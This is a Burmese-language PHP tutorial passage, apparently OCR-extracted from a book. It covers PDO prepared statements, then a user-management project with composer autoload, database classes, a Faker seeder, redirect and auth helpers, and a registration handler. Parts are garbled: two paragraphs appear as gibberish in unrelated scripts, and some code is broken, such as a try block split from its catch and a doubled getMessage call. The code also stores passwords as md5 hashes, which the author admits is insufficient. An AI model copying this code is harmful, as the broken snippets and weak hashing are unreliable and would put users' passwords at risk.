`fetchObject()` ကဲ `fetch()` နဲ့ အတူတူပါပဲ။ Fetch Mode ကို OBJ လို ကြိုတင်မသတ်မှတ်ဘဲ ရလဒ်ကို Object အနေနဲ့လိုချင်ရင် `fetchObject()` ကို သုံးရတာပါ။ အခုံတော့ ကြိုတင်သတ်မှတ်ပြီးသားမို့လို မလိုအပ်တော့ပါဘူး။ ရှိုးရှိုး `fetch()` နဲ့တင် အဆင်ပြေနေပါပြီ။

Data တွေထည့်သွင်းတာလည်း ဒီနည်းအတိုင်းပါပဲ။ `INSERT` Query ကိုပေးလိုက်ရင် ထည့်သွင်းပေးသွားပါလိမ့်မယ်။ ဒီလိုစမ်းကြည့်နိုင်ပါတယ်။

```

$sql = "INSERT INTO roles (name, value) VALUES ('Supervisor', 4)";

$db->query($sql);

echo $db->lastInsertId(); // 4

```

နမူနာမှာ `lastInsertId()` Method ကိုသတိပြုပါ။ အသုံးဝင်ပါတယ်။ ထည့်သွင်းလိုက်တဲ့ Record ရဲ Auto Increment ID တန်ဖိုးကို ပြန်ပေးပါတယ်။ စမ်းကြည့်ပြီး အမှန်တစ်ကယ် သိမ်းဆည်းသွားခြင်း ရှိမရှိ

ကို phpMyAdmin ကနေတစ်ဆင့် roles Table မှာ လွှဲလာကြည့်နိုင်ပါတယ်။

ဒီနေရာမှာ ဖြည့်စွက်လေ့လာရမှာကတော့ Prepare Statement လိုပေါ်တဲ့ အရေးပါတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ စောစောက ကုဒ်ကို အခုလိုရေးရင် ပိုကောင်းပါတယ်။

```
$sql = "INSERT INTO roles (name, value) VALUES (:name, :value)";

$statement = $db->prepare($sql);

$statement->execute([
    ':name' => 'God',
    ':value' => 999
]);

echo $db->lastInsertId(); // 5
```

သေချာသတိပြုကြည့်ပါ။ SQL Query ထဲမှာ တစ်ကယ့် Data မပါတော့ပါဘူး။ Placeholder လိုခံတဲ့ Data လာမယ့် နေရာအမှတ်အသားပဲ ပါပါတော့တယ်။ နမူနာမှာ :name နဲ့ :value တို့ဟာ Placeholder တွေဖြစ်ကြပါတယ်။ အဲဒီလို Data မပါသေးတဲ့ Query ကို prepare() Method နဲ့ အင်ဆုံး Prepare လုပ်ပါတယ်။ ပြီးတော့မှ execute() Method နဲ့ အစားထိုးအသုံးပြုရမယ့် Data တွေကိုပေးလိုက်တာပါ။ ရလဒ်က အတူတူပါပဲ။ ဒါပေမယ့် ဒီနည်းကနေ အားသာချက် (j) ချက်ကိုရမှာပါ။

ပထမတစ်ချက်ကတော့ Query တစ်ခု Run ဖို့အတွက် Database က လိုအပ်တဲ့ **ပြင်ဆင်မှု**တွေ တွက်ချက် မှုတွေ လုပ်ရပါတယ်။ ဒီအလုပ်ကို ပုံမှန်အားဖြင့် Query (၁၀) ခါ Run ရင် (၁၀) ခါ လုပ်ရပါတယ်။ Prepare Statement ကို အသုံးပြုတဲ့အခါ Data မပါတဲ့ Query အလွတ်ကို တစ်ကြိမ်သာ ပြင်ဆင် တွက်ချက်မှု လုပ်ပါတော့တယ်။ နောက်ပိုင်းမှာ Data ကိုဘယ်နှစ်ခါပဲပေးပေး Run ရမယ့် Query ကိုပြန်ပြီး တော့ ပြင်ဆင်တွက်ချက်စရာ မလိုအပ်တော့ပါဘူး။ ဒါကြောင့် Query တွေ ထပ်ခါထပ်ခါ Run တဲ့အခါ ဒီ နည်းက သိသိသာသာ ပိုမြန်သွားစေမှာပဲ ဖြစ်ပါတယ်။

နောက်တစ်ခုကတော့ SQL Injection လိုခေါ်တဲ့ လုံခြုံရေးပြဿနာကို ဒီနည်းက အလိုအထွေးက် အကာအကွယ်ပေးပါတယ်။ SQL Injection ရဲ့ သဘောသဘာဝကို Security အခန်းရောက်တဲ့အခါမှ ထပ်ပြောပါမယ်။ ဒီနေရာမှာတော့ Query နဲ့ Data ကို နှစ်ပိုင်း ခဲ့ထုတ်လိုက်တဲ့အတွက် Data ထဲမှာ

Database ကို ထိနိုက်စေနိုင်တဲ့ အန္တရာယ်ရှိတဲ့ အချက်အလက်တွေ ပါဝင်လာခဲ့ရင်၊ အဲဒီအချက်အလက် တွေဟာ Query ကို Prepare လုပ်စဉ်မှာ ပါဝင်သွားမှာ မဟုတ်တဲ့အတွက် အန္တရာယ် မပေးနိုင်တော့ဘူးလို့ မှတ်နိုင်ပါတယ်။ ကျန်လုပ်ငန်းတွေဖြစ်တဲ့ Update နဲ့ Delete တို့ကို စမ်းသပ်လို့ရင် အခုလို စမ်းသပ်ကြည့်နိုင်ပါတယ်။

```
$sql = "UPDATE roles SET name=:name WHERE value = 999";

$statement = $db->prepare($sql);

$statement->execute([
    ':name' => 'Superman'
]);

echo $statement->rowCount(); // 1
```

ဒီနေရာမှာ အသုံးပြုထားတဲ့ rowCount() Method ကိုလည်း ထည့်သွင်းမှတ်သားပါ။ အသုံးဝင်ပါတယ်။ Query တစ်ခု Run လိုက်တဲ့အတွက် ဖြစ်ပေါ်သွားတဲ့ အပြောင်းအလဲ Record အရေအတွက်ကို ပြန်ပေးပါတယ်။ စောစောက INSERT မှာ သုံးခဲ့တဲ့ lastInsertId() ကို \$db ပေါ်မှာ Run ရပြီး rowCount() ကို \$statement ပေါ်မှာ Run ရတယ်ဆိုတာကို သတိပြုပါ။ မတူကြပါဘူး။

```
$sql = "DELETE FROM roles WHERE id > 3";

$statement = $db->prepare($sql);

$statement->execute();

echo $statement->rowCount(); // 2
```

ဒီတစ်ခါ DELETE FROM Query ကို Run ထားတာပါ။ id တန်ဖိုး 3 ထက်ကြီးတာ နှစ်ခုရှိနေလို့ နှစ်ကြောင်း ပျက်သွားပါတယ်။ ဒါကြောင့် rowCount() က 2 ကိုပြန်ပေးတာပါ။

ဒီလောက်ဆိုရင် PDO ကို အသုံးပြုပြီး Database နဲ့ချိတ်ဆက်ပြီး Data တွေစီမံပုံကို သိရှိသွားပါပြီ။ နောက်တစ်ခန်းမှာ လုပ်လက်စ ပရောဂျက်နဲ့အတူ ဒီကုဒ်တွေကို လက်တွေ့အသုံးချသွားကြမှာပါ။

အခန်း (၁၅) – Project

လေ့လာချင်တာတွေလည်း စုံသင့်သလောက် စုံသွားပြီမိတိ ရေးလက်စ ပရောဂျက်လေးကို လက်စသတ်ချင်ပါတယ်။ ပရောဂျက်ရဲ့ Folder Structure အပြည့်အစုံကို အရင်ဆုံး ဖော်ပြလိုက်ပါတယ်။

```
project/
├── _actions/
│   ├── photos/
│   │   ├── create.php
│   │   ├── delete.php
│   │   ├── login.php
│   │   ├── logout.php
│   │   ├── populate.php
│   │   ├── role.php
│   │   ├── suspend.php
│   │   ├── unsuspend.php
│   └── upload.php

└── _classes/
    ├── Helpers/
    │   ├── Auth.php
    │   └── HTTP.php
    └── Libs/
        └── Database/
            ├── MySQL.php
            └── UsersTable.php

├── css/
│   └── bootstrap.min.css

└── js/
    └── bootstrap.bundle.min.js

└── admin.php
└── composer.json
└── index.php
└── profile.php
└── register.php
```

ပထမဆုံး _actions ဖိုဒါတဲမှာ တိုးသွားတဲဖိုင်တွေကို အရင်သတိပြုပါ။ create.php က Register လုပ်တဲအခါ User Account ကို users Table ထဲမှာ သိမ်းတဲကုဒ်ရေးဖိုပါ။ delete.php ကတော့ User Account ကို ပြန်ဖျက်တဲကုဒ်ရေးဖိုပါ။ populate.php ကတော့ users Table ထဲမှာ စမ်းစရာ နမူနာ Account တွေခပ်များများ ထည့်ပေးလိုက်ဖိုပါ။ role.php ကတော့ User ရဲ့ Role ပြောင်းတဲကုဒ်ရေးဖိုပါ။ suspend.php နဲ့ unsuspend.php တို့ကတော့ User ကို Ban တဲကုဒ်နဲ့ ပြန်ဖွင့်ပေးတဲကုဒ်တွေ ရေးဖို့ဖြစ်ပါတယ်။

_classes အမည်နဲ့ ဖိုဒါအသစ်တစ်ခုလည်း ပါဝင်လာပါတယ်။ သူတဲမှာ Helpers နဲ့ Libs ဆိုတဲ ထပ်ဆင့် ဖိုဒါတွေ ရှိနေပါတယ်။ Helpers ထဲက Auth.php ကို User Login ဝင်ထားမထား စစ်တဲကုဒ်ကို ရေးဖို့ဖြစ်ပါတယ်။ လိုတဲ့နေရာကနေ ခေါ်သုံးဖို့ ရည်ရွယ်ပါတယ်။ HTTP.php မှာတော့ Redirect လုပ်ဆောင်ချက်ကို လိုတဲ့နေရာက ခေါ်သုံးနိုင်ဖို့ ရေးထားပေးချင်လိုပါ။ မဟုတ်ရင် header() နဲ့ Redirect လုပ်တဲ့အခါ . . / နဲ့ အပြင်ထွက်ရတာတွေ exit() နဲ့ ရပ်ရတာတွေ ကိုယ်ဘာသာ ခဏခဏ ရေးနေရပါလိမ့်မယ်။ တစ်ခါရေးထားပြီးတော့ ခေါ်သုံးလိုက်ချင်ပါတယ်။ ဒီလိုလေး ခွဲပေးထားတဲ့အတွက် နောက်ပိုင်းလိုအပ်ရင် Auth နဲ့ ပက်သက်တဲ့ ထပ်တိုးလုပ်ဆောင်ချက်တွေ၊ HTTP နဲ့ပက်သက်တဲ့ ထပ်တိုးလုပ်ဆောင်ချက်တွေ ဒီထဲမှာ လာရေးလိုက်ယုံပါပဲ။

Libs ထဲမှာတော့ Database အမည်နဲ့ နောက်ထပ် ဖိုဒါတစ်ခုရှိနေပါသေးတယ်။ နောက်ပိုင်း Libs အောက်မှာ File နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေ၊ Session နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေ စသည်ဖြင့် ထပ်တိုးလုပ်ဆောင်ချက်တွေ ရှိလာရင် ထည့်လိုက်အောင် ခွဲထားပေးတာပါ။ လောလောဆယ် ရှိနေတဲ့ MySQL.php က Database ချို့တ်ဆက်မှုနဲ့ ပက်သက်တဲ့ ကုဒ်တွေ ရေးဖို့ဖြစ်ပြီး UsersTable.php တို့ကတော့ users Table ထဲက Data တွေကို စီမံတဲကုဒ်တွေ ရေးဖို့ဖြစ်ပါတယ်။ ဒီနေရာမှာ Table Gateway Pattern လိုပေါ်တဲ့ Design Pattern တစ်မျိုးကို သုံးပါမယ်။ Table ကိုသွားချင်ရင် တိုက်ရိုက်မသွားရဘူး၊ ဒီကနေဖြတ်သွားရတယ်ဆိုတဲ့ သဘောမျိုးပါ။ ရှုပိုင်းမှာ ပြောခဲ့တဲ့ Repository Pattern နဲ့ သဘောသဘာဝ ဆင်တူပါတယ်။

js ဖိုဒါနဲ့အတူ bootstrap.bundle.min.js ဖိုင်ကိုထည့်ထားပါတယ်။ ဒီဖိုင်ကတော့ ကိုယ့်ဘာသာ ရေးရမှာ မဟုတ်ပါဘူး။ Bootstrap CSS Framework နဲ့အတူပါလာတဲ့ ဖိုင်ကို ယူထည့်ထားပေးရမှာပါ။ ပရောဂျက်အောက်တည့်တည့်မှာ admin.php နဲ့ composer.json တို့ကို ထပ်တိုးထားပါ

တယ်။ composer.json ဖိုင်ကလည်း ကိုယ့်ဘာသာ ဆောက်စရာမလိုပါဘူး။ အခုလို Command ပေးပြီး ဆောက်လိုက်လိုပါတယ်။

composer init

ဒီအကြောင်းကို ရှေ့ပိုင်းမှာ ပြောခဲ့ပြီးသားမြို့လို Composer ကမေးတဲ့မေးခွန်းတွေကို ကိုယ့်နှစ်သက်သလို ဖြေပြီး composer.json ဖိုင်ကို တည်ဆောက်လိုက်ပါ။ ပထမဆုံး လုပ်သင့်တာကတော့ PSR-4 Autoload Setting ကို composer.json မှာ ထည့်သွင်းဖို့ ဖြစ်ပါတယ်။ အခုလိုထည့်သွင်းပေးရမှာပါ။

JSON – composer.json

```
{
    "name": "eimg/project",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": { },
    "autoload": {
        "psr-4": {
            "Libs\\": "_classes/Libs/",
            "Helpers\\": "_classes/Helpers/"
        }
    }
}
```

ကျွန်ုံအပိုင်းတွေက အတိအကျတူစရာမလိုပါဘူး။ autoload Section ကိုသာ ပေးထားတဲ့အတိုင်း မှန်အောင်ဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။ ဒီတော့မှ Composer က Namespace Libs ကို လိုချင်ရင် _classes/Libs ထမှာ ကြည့်ရမယ်၊ Namespace Helpers ကိုလိုချင်ရင် _classes/Helpers မှာ ကြည့်ရမယ်ဆိုတဲ့ စမ်တ်တွေကို သတိသွားမှာပါ။ ပြီးရင် dump-autoload ကို Run ပေးဖို့ မမေ့ပါနဲ့။

composer dump-autoload

ဆົກລາຍກົມໃຈຕົວ ລືອບັດທີ່ ກົດຕູກິ່ງ ເພີ້ມຍັງ|| MySQL.php ມີ ແກ້ວຂໍ້ເປັນ||

PHP

```
<?php

namespace Libs\Database;

use PDO;
use PDOException;

class MySQL
{
    private $dbhost;
    private $dbuser;
    private $dbname;
    private $dbpass;
    private $db;

    public function __construct(
        $dbhost = "localhost",
        $dbuser = "root",
        $dbname = "project",
        $dbpass = "",
    ) {
        $this->dbhost = $dbhost;
        $this->dbuser = $dbuser;
        $this->dbname = $dbname;
        $this->dbpass = $dbpass;
        $this->db = null;
    }

    public function connect()
    {
        try {
            $this->db = new PDO(
                "mysql:host=$this->dbhost;dbname=$this->dbname",
                $this->dbuser,
                $this->dbpass,
                [
                    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
                    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_OBJ,
                ]
            );
        }
        return $this->db;
    }
}
```

```
    } catch (PDOException $e) {
        return $e->getMessage();
    }
}
```

Namespace ကို ဖို့၏ Path လမ်းကြောင်းအတိုင်း Libs\Database လိုပေးထားပါတယ်။ အခုနေ PDO ကို တိုက်ရှိက်သုံးရင် Libs\Database\PDO ဆိုတဲ့ Class ကို လိုက်ရှာမှာပါ။ ရှိမှာ မဟုတ်ပါဘူး။ PDO က Global Namespace အောက်မှာရှိတာပါ။ ဒါကြောင့် use နဲ့ PDO ကို Import လုပ်ပေးပြီးမှ ဆက်သုံးထားပါတယ်။ PDO Error တွေကို Exception Handling နည်းစနစ်နဲ့ စီမံချင်တဲ့အတွက် PDOException ဆိုတဲ့ Class ကိုလည်း Import လုပ်ထားပါတယ်။

Database හාන්දුයේමු අඟුරු ලිංගෝත්තු dbhost, dbuser, dbpass සහ dbname තැකි
Constructor Parameter නෙත්තු තොන්දායා පිටතයි। මපෙස ඇරුණු ලබන් රඩිතයි। Default Value තෝ
ඇවීස්වීස් වත්මුත්දායා ලිංපි। මිලෙගුවන් Database Setting මපෙසට බැඳුනු යුතු වාස්තු ලිංගෝත්තු
Setting පෙස්ප්‍රිස් තොන්දා බැඳුනු යුතු බැවුම් ප්‍රෝට්පිටතයි। විශේෂවා PHP 8 එහි Constructor
Property Promotion රෙස්ය්ස්ගි ඇව්‍යාප්‍රිරුණු ගුණික තෝන්දා තෝන්දා තැකිවායා පියි। මිලෙමයුත් තැකිජ්‍යා ප්‍රිස්
මුද්‍රාවෙයා තොන්දා තැකිවායා පියි।

ပြီးတဲ့အခါ connect() Method နဲ့ Database ကိုချိတ်ဆက်ထားပါတယ်။ ထူးခြားချက်အနေနဲ့ Error Mode ကို ပြီးခဲ့တဲ့အခန်းမှာလို WARNING လို့ မပြောတော့ပါဘူး။ EXCEPTION လို့ပြောထားပါတယ်။ ဒါ ကြောင့် Error ရှိရင် Warning မပေးတော့ဘဲ Exception ပေးသွားမှာပါ။ တစ်ကယ်တော့ Database နဲ့ပက်သက်တဲ့ အလုပ်တွေ လုပ်ပြီးရင် Connection ကို ပြန်ပိတ်ပေးရပါတယ်။ ဒါပေမယ့် အလုပ်တစ်ခုလုပ်လိုတိုင်း Database Connection ကို ဖွင့်လိုက်ပိတ်လိုက် အမြတ်များ လုပ်နေရမှာဖိုးလို့ ပိတ်တဲ့ Method မရေးတော့ပါဘူး။ ပိတ်ချင်ရင် ပိတ်ပုံပိတ်နည်းက လွယ်ပါတယ်။ PDO Object ရှိနေတဲ့ \$db ကို Null ပြန်သတ်မှတ်ပေးလိုက်ယုံပါပဲ။

Database နဲ့ဆက်သွယ်လိုဂ် MySQL Class ရဲ connect () Method ကို Run လိုက်ယုံပဲဖြစ်ပါတယ်။ ဆက်လက်ပြီးတော့ **UsersTable.php** မှာ အခလိုရေးသားပေးပါမယ်။

PHP

```
<?php

namespace Libs\Database;

use PDOException;

class UsersTable
{
    private $db = null;

    public function __construct(MySQL $db)
    {
        $this->db = $db->connect();
    }

    public function insert($data)
    {
        try {
            $query = "
                INSERT INTO users (
                    name, email, phone, address,
                    password, role_id, created_at
                ) VALUES (
                    :name, :email, :phone, :address,
                    :password, :role_id, NOW()
                )
            ";

            $statement = $this->db->prepare($query);
            $statement->execute($data);

            return $this->db->lastInsertId();
        } catch (PDOException $e) {
            return $e->getMessage()();
        }
    }

    public function getAll()
    {
        $statement = $this->db->query("
            SELECT users.*, roles.name AS role, roles.value
            FROM users LEFT JOIN roles
            ON users.role_id = roles.id
        ");

        return $statement->fetchAll();
    }
}
```

Dependency Injection နည်းစနစ်ကိုသုံးပြီး MySQL Object ကို Constructor မှာ တောင်းထားပါတယ်။ တစ်ကယ်တော့ Database ချိတ်တဲ့ကုဒ်ကို သပ်သပ်မဆွဲဘဲ ဒီထဲမှာပဲ ရေးလိုက်လို့လည်း ရနိုင်ပါတယ်။ ဒါ ပေမယ့် အခုလို သပ်သပ်ခဲ့ထားပြီး Dependency အနေနဲ့ Inject လုပ်ခိုင်းလိုက်တဲ့အတွက် နောက်ပိုင်းမှာ Database အမျိုးအစား ပြောင်းချင်တာတွေ ဘာတွေအတွက် ပိုလွယ်သွားစေမှာ ဖြစ်ပါတယ်။

Method အနေနဲ့ insert() နဲ့ getAll() တို့ကိုရေးထားပါတယ်။ Data ထည့်သွင်းလိုတဲ့အခါ insert() ကိုခေါ်ပြီး ထည့်သွင်းလိုတဲ့ Data ပေးရမှာဖြစ်ပါတယ်။ getAll() ကတော့ ရှင်းပါတယ်။ users Table ထဲက ရှိသမျှအကုန် ထုတ်ယူပြီး ပြန်ပေးမှာပါ။ ကုဒ်တွေရေးတဲ့အခါ အားလုံးပြီးပြည့်စုံအောင်တော့ မရေးနိုင်ပါဘူး။ အချိန်နဲ့ နေရာ အကန်းအသတ်ရှိလိုပါ။ ဒီနေရာမှာ လိုအပ်ချက်နှစ်ခု ရှိပါတယ်။ ပထမတစ်ခုက Insert မလုပ်ခင် Data ကို ပြည့်စုံမှန်ကန်မှု ရှိမရှိ စစ်စုံဖြစ်ပါတယ်။ စစ်မထားပါဘူး။ ဒီအတိုင်းပဲ ထည့်ထားပါတယ်။ ဒုတိယတစ်ခုက getAll() မှာ try-catch နဲ့ Exception Handle လုပ်ရေးဖို့ဖြစ်ပါတယ်။ Insert မှာပဲ Exception Handle လုပ်ရေးထားပါတယ်။ တစ်ကယ်တော့ Database နဲ့ဆက်သွယ်မှုတိုင်းကို အဲဒီလို Exception Handle လုပ်ရေးပေးဖို့ လိုအပ်ပါတယ်။ လောလောဆယ်တော့ တိုသွားအောင် ဒီအတိုင်းပဲ ကျန်လုပ်ဆောင်ချက်တွေကို ဆက်ရေးသွားမှာပါ။ နောက်ပိုင်းမှ စာဖတ်သူက ကိုယ့်အစီအစဉ်နဲ့ကိုယ် လိုက်ဖြည့်ရေးပေးဖို့ တိုက်တွန်းပါတယ်။

ပြီးတော့ အခုလို Dependency Injection တွေဘာတွေနဲ့ ရေးလာပြီဆိုရင် Factory Class လေးတစ်ခု လည်း ရှိသင့်ပါတယ်။ Object တစ်ခုဆောက်ခါနီးတိုင်း လိုအပ်တဲ့ Dependency ကို ကိုယ်ဘာသာ ဖန်တီးပြီး ပေးနေရတာထက် Factory က Object ဆောက်ပေးလိုက်ရင် ပိုစနစ်ကျေပြီး ရေရှည်အတွက် ပိုကောင်းသွားမှာ ဖြစ်ပါတယ်။ ဒါပေမယ့် အဲဒီကိစ္စကိုလည်းပဲ အိမ်စာအနေနဲ့ နောက်မှ စမ်းကြည့်ဖို့ပဲ ချုံထားလိုက်ပါတယ်။ လောလောဆယ် Factory မပါဘဲ ဆက်ရေးသွားမှာ ဖြစ်ပါတယ်။ နောက်တစ်ဆင့်အနေနဲ့ စမ်းစရာနှမူနာ Data တွေ ထည့်ကြပါမယ်။ ဒီလိုထည့်ဖို့အတွက် Faker လိုခေါ်တဲ့ နမူနာ Data ပေးနိုင်တဲ့ Package တစ်ခုကို အသုံးပြုလိုပါတယ်။ ဒါကြောင့် အခုလို Install လုပ်လိုက်ပါတယ်။

```
composer require fakerphp/faker
```

ဒီလို Install လုပ်လိုက်တယ်ဆိုရင် Composer က vendor ဖို့ဒါတည်ဆောက်ပြီး Faker ကို ရယူထည့်သွင်းပေးသွားမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ _actions/populate.php မှာ အခုလို ရေးပေးပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Faker\Factory as Faker;

use Libs\Database\MySQL;
use Libs\Database\UsersTable;

$faker = Faker::create();
$table = new UsersTable(new MySQL());

if ($table) {
    echo "Database connection opened.\n";

    for ($i = 0; $i < 10; $i++) {
        $data = [
            'name' => $faker->name,
            'email' => $faker->email,
            'phone' => $faker->phoneNumber,
            'address' => $faker->address,
            'password' => md5('password'),
            'role_id' => $i < 5 ? rand(1, 3) : 1
        ];
        $table->insert($data);
    }
    echo "Done populating users table.\n";
}
```

vendor/autoload.php ကို Include လုပ်ထားပြီးဖြစ်လို့ နောက်ထပ်အသုံးပြုချင်တဲ့ Class တွေကို ထပ်ပြီးတော့ Import လုပ်စရာမလိုအပ်တော့ပါဘူး။ use နဲ့ Import လုပ်ပြီး သုံးလို့ရသွားပါပြီ။ Faker, MySQL နဲ့ UsersTable တိုကို Import လုပ်ထားပါတယ်။ Faker ကို Import လုပ်တဲ့အခါ သူရေးပေးထားတဲ့ Factory Class ကို Import လုပ်ပြီး Faker လို့ပဲ Alias လုပ်ပေးထားပါတယ်။

`Faker::create()` နဲ့ Faker Object တစ်ခုတည်ဆောက်ပြီး UsersTable Object တစ်ခု ဆက်လက်တည်ဆောက်ထားပါတယ်။ MySQL Object ကို Dependency အနေနဲ့ ထည့်ပေးလိုက်ပါတယ်။ ပြီးတဲ့အခါ Loop (၁၀) ခါပါတ်ပြီး UsersTable ရဲ့ `insert()` အကူအညီနဲ့ User Data တွေ တန်းစီထည့်သွင်းလိုက်တာပါ။ (၁၀) ခုမကလို့ အခု (၂၀) အခု (၅၀) လိုချင်ရင်လည်း Loop ကို ပြောင်းပေးလိုက်ယူပါပဲ။

name, email, phone, address တို့အတွက် Faker ကပြန်ပေးတဲ့ Random တန်ဖိုးတွေကို သုံးထားပါတယ်။ Password တွေသိမ်းတဲ့အခါမှာ မူရင်း Password အတိုင်းမသိမ်းဘဲ Hash လုပ်ထားတဲ့ တန်ဖိုးကို သိမ်းသင့်လို `md5()` Standard Function ရဲ့အကူအညီနဲ့ password ဆိုတဲ့စာကို Hash လုပ်ပေးထားပါတယ်။ တစ်ကယ်တော့ `md5()` နဲ့တင် မလုပ်လောက်ပါဘူး။ ဒီအကြောင်းကို နောက်တစ်ခန်းမှာ ထပ်ရှင်းပြုပါမယ်။ လောလောဆယ် User အားလုံးရဲ့ Password ဟာ password ဖြစ်တယ်လို့သာ မှတ်ထားပေးပါ။

`role_id` အတွက် 1 နဲ့ 3 ကြေား Random ပေးချင်တာပါ။ ဒါပေမယ့် 1 တွေပိုများစေလိုတဲ့အတွက် ပထမ (၅) ယောက်လောက်ကိုပဲ 1 နဲ့ 3 ကြေား Random ပေးပြီး ကျိုး User တွေကို 1 လိုပဲပေးဖို့ Ternary Operator ကို အသုံးပြုရေးသားထားပါတယ်။ ရေးပြီးပြီဆိုရင် စမ်းလိုရပါပြီ။

localhost/project/_actions/populate.php

ရေးထားတဲ့ကုဒ်မှာ အမှားမရှိဘူးဆိုရင် users Table မှာ Random Data နဲ့ Record (၁၀) ခုဝင်ရောက် သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ရေးခဲ့တဲ့ကုဒ်မှားတဲ့အတွက် စာလုံးပေါင်းစေကြောင့်ဖြစ်ဖြစ်၊ Operator တွေကျိုးလိုပဲဖြစ်ဖြစ် အမှားတွေတော့ ဟိုနားဒီနား ရှိနိုင်ပါတယ်။ စိတ်ရှည်လက်ရှည် ပြန်တိုက် ဖြေရှင်းပါ။ တစ်ဆင့်အဆင့်ပြေမှ နောက်တစ်ဆင့်ကို ဆက်သွားသင့်ပါမယ်။ အဆင်မပြေသေးဘဲ နောက်တစ်ဆင့်ကို ဆက်သွားရင် နောက်ကျတော့မှ အမှားရှာရ ပိုပြီးတော့ ခက်သွားပါလိမ့်မယ်။

Helpers

ဆက်လက်ပြီးတော့ Auth နဲ့ HTTP တို့မှာ ရေးရမယ့်ကုဒ်တွေ ဆက်ရေးကြပါမယ်။
Helpers/**HTTP.php** မှာအခုလို ရေးပေးပါ။

PHP

```
<?php

namespace Helpers;

class HTTP
{
    static $base = "http://localhost/project";

    static function redirect($path, $query = "")
    {
        $url = static::$base . $path;
        if($query) $url .= "?$query";

        header("location: $url");
        exit();
    }
}
```

ပရောဂျက်ရဲ့ Base URL သတ်မှတ်ပြီး redirect() Static Method တစ်ခုပါဝင်ပါတယ်။ အကယ်၍ စာရေးသူရေးစမ်းနေတဲ့ ပရောဂျက် URL ကနုမူနာနဲ့မတူရင် ဒီနေရာမှာ ပြောင်းပေးဖို့ လိုပါလိမ့်မယ်။ redirect() Method က \$path နဲ့ \$query နှစ်ခုလက်ခံပါတယ်။ \$query အတွက် Default Value ပေးထားလို့ မပါရင်လည်း ရပါတယ်။ ပြီးတဲ့အခါ ပေးလာတဲ့ \$path နဲ့ \$query ကို Base URL နဲ့ ပေါင်းစပ်ပြီး header() Function နဲ့ Redirect လုပ်ပေးလိုက်တာပါ။ ဒါကြောင့် နောက်ပိုင်း Redirect လုပ်ချင်ရင် header() Function ကိုယ့်ဘာသာ ရေးစရာမလိုတော့ပါဘူး။ ဒီလိုရေးလိုက်ရင် ရသွားပါပြီ။

```
HTTP::redirect('/url', 'query=value');
```

ဆက်လက်ပြီးတော့ `Helpers/Auth.php` မှာ အခဲလိုပေးပါ။

PHP

```
<?php

namespace Helpers;

class Auth
{
    static $loginUrl = '/index.php';

    static function check()
    {
        session_start();
        if(isset($_SESSION['user'])) {
            return $_SESSION['user'];
        } else {
            HTTP::redirect(static::$loginUrl);
        }
    }
}
```

ဒါလည်း သိပ်ရှုပ်ထွေးတဲ့လုပ်ဆောင်ချက် မဟုတ်ပါဘူး။ ခါတိုင်း ကိုယ့်ဘာသာ `$_SESSION` တဲ့မှာ ရှိမရှိ စစ်နေကြကုံးကို စစ်ပေးတဲ့ `check()` Method ပါသွားတာပါ။ ဒါကြောင့် နောက်ပိုင်း Login ဝင်ထားမထား စစ်ချင်ရင် `Auth::check()` ဆိုရင် ရွှေ့ပါပြီ။ Login ဝင်မထားရင် သူဘာသာ Login URL အဖြစ် သတ်မှတ်ထားတဲ့ `index.php` ကို ရောက်သွားပါလိမ့်မယ်။

Register

နောက်တစ်ဆင့် ဆက်လုပ်မှာကတော့ User Account ဆောက်လိုရတဲ့ Register လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ `register.php` တဲ့မှာ ဒီ HTML Template ကို ရေးသားပေးပါ။

PHP

```
<!DOCTYPE html>
<html>
<head>
    <title>Register</title>
    <meta name="viewport"
          content="width=device-width, initial-scale=1.0">

    <link rel="stylesheet" href="css/bootstrap.min.css">
```

```
<style>
    .wrap {
        width: 100%;
        max-width: 400px;
        margin: 40px auto;
    }
</style>
</head>
<body class="text-center">
    <div class="wrap">
        <h1 class="h3 mb-3">Register</h1>

        <?php if (isset($_GET['error'])): ?>
            <div class="alert alert-warning">
                Cannot create account. Please try again.
            </div>
        <?php endif ?>

        <form action="_actions/create.php" method="post">
            <input type="text" name="name" class="form-control mb-2"
                   placeholder="Name" required>

            <input type="email" name="email" class="form-control mb-2"
                   placeholder="Email" required>

            <input type="text" name="phone" class="form-control mb-2"
                   placeholder="Phone" required>

            <textarea name="address" class="form-control mb-2"
                      placeholder="Address" required></textarea>

            <input type="password" name="password"
                   class="form-control mb-2"
                   placeholder="Password" required>

            <button type="submit"
                   class="w-100 btn btn-lg btn-primary">
                Register
            </button>
        </form>
        <br>

        <a href="index.php">Login</a>
    </div>
</body>
</html>
```

ရိုးရိုး HTML Form တစ်ခုဖြစ်ပြီး name, email, phone, address နဲ့ password တို့ကို
တောင်းထားပါတယ်။ တစ်ကယ်တော့ Password တောင်းတဲ့အခါ မှားမှာ စိုးလို့ နှစ်ခါတောင်းပြီး Confirm
Password လုပ်ဆောင်ချက် ထည့်ပေးဖို့ လိုအပ်နိုင်ပါတယ်။ ဒါပေမယ့် ဒီလုပ်ဆောင်ချက်အတွက် လိုအပ်

တဲ့ JavaScript ကုဒ်တွေ ထည့်မရေးနိုင်တဲ့အတွက် ထည့်မထားပါဘူး။ ဖောင်ကိုဖြည့်ပြီး Register Button ကိုနိပ်လိုက်ရင် _actions/create.php ကိုရောက်သွားမှာဖြစ်လို့ create.php မှာ အခုဝါ ဆက်လက်ရေးသားပေးပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;

$data = [
    "name" => $_POST['name'] ?? 'Unknown',
    "email" => $_POST['email'] ?? 'Unknown',
    "phone" => $_POST['phone'] ?? 'Unknown',
    "address" => $_POST['address'] ?? 'Unknown',
    "password" => md5( $_POST['password'] ),
    "role_id" => 1,
];

$table = new UsersTable(new MySQL());

if( $table ) {
    $table->insert($data);
    HTTP::redirect("/index.php", "registered=true");
} else {
    HTTP::redirect("/register.php", "error=true");
}
```

